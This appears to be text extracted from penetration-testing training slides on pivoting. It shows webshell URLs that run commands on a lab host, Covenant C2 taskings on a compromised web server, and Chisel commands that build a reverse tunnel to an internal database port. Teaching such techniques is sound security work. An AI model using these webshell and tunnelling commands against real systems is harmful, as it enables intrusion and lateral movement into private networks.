


# Attack Graph





# Attack Graph



Covenant

New Tab

← → ↻

Getting Started Start

192.168.220.164/

192.168.220.164 — Visit

awen asp.net webshell — http://192.168.220.164/cmdasp.aspx?txtArg=whoami&testing=excute

500 - Internal server error. — http://192.168.220.164/cmdasp.aspx

# TurkishH-RuleZ SheLL — http://192.168.220.164/shell2.aspx

192.168.220.164 — http://192.168.220.164/webshell.asp

192.168.220.164 — http://192.168.220.164/cmd.aspx

192.168.220.164 — http://192.168.220.164/something.txt

Apache2 Debian Default Page: It works — http://192.168.220.133

awen asp.net webshell — http://192.168.220.164/cmdasp.aspx?\_\_VIEWSTATE=/wEPDwULLTE2MjA0MDg4ODhkZMxOTVoaHnDt8dKA3wgc9eFuVx1vGWc8srapXCURTUUI&\_\_VIEWSTATEGENERATOR=

192.168.220.164 — http://192.168.220.164/webshell.asp?cmd=hostname+

This time, search with:

Search with Google or enter address

192.168.22...

10.129.203.7

accounts.g...

10.129.192....

unika

hackthebox

plaintext

127.0.0.1

Menu


Parrot Terminal

~/cyberapocalypse/ex...

Mozilla Firefox

Downloads

# Attack Graph





Welcome, plaintext! [Logout](#)

- 🏠 Dashboard
- 🔊 Listeners
- ⚡ Launchers
- Grunts
- ⏏ Templates
- 📦 Tasks
- 📁 Taskings
- 🔗 Graph
- 🗄 Data
- 👤 Users


## Grunt: SRVWEB

- 📘 Info
- Interact
- 📦 Task
- 📁 Taskings

```
+ [5/6/2022 5:53:42 PM UTC] ShellCmd completed
(plaintext) > shellcmd whoami & hostname
+ [5/6/2022 5:54:14 PM UTC] ShellCmd completed
(plaintext) > shellcmd ipconfig
+ [5/6/2022 5:54:26 PM UTC] ShellCmd completed
(plaintext) > shellcmd arp -a
```

⏮ Interact... Send

# Attack Graph





# Pivoting – Example #1



# Pivoting – Example #1



**DATABASE SERVER**

IP: 192.168.1.101  
Port: 1433



**WEB SERVER**



**ATTACK BOX**

IP: 192.168.220.133



# Chisel

**Chisel** is a fast TCP/UDP tunnel, transported over HTTP, secured via SSH. Single executable including both client and server. Written in Go (golang). Chisel is mainly useful for passing through firewalls, though it can also be used to provide a secure endpoint into your network.



# Chisel



## DATABASE SERVER

IP: 192.168.1.101

Port: 1433



## WEB SERVER



## ATTACK BOX

IP: 192.168.220.133



**chisel server --reverse --port 8000 -v**

# Chisel



## DATABASE SERVER

IP: 192.168.1.101

Port: 1433



## WEB SERVER



Chisel Listening  
Port 8000

## ATTACK BOX

IP: 192.168.220.133



**chisel server --reverse --port 8000 -v**



# Chisel



## DATABASE SERVER

IP: 192.168.1.101

Port: 1433



## WEB SERVER



Chisel Listening  
Port 8000

## ATTACK BOX

IP: 192.168.220.133

**chisel.exe client 192.168.220.133:8000 R:192.168.1.101:1433**

# Chisel



## DATABASE SERVER

IP: 192.168.1.101

Port: 1433




## WEB SERVER



## ATTACK BOX

IP: 192.168.220.133



**chisel.exe client 192.168.220.133:8000 R:192.168.1.101:1433**

# Chisel



## DATABASE SERVER

IP: 192.168.1.101

Port: 1433



## WEB SERVER




## ATTACK BOX

IP: 192.168.220.133




**chisel.exe client 192.168.220.133:8000 R:192.168.1.101:1433**

# Chisel



chisel.exe client **192.168.220.133:8000** R:**192.168.1.101:1433**

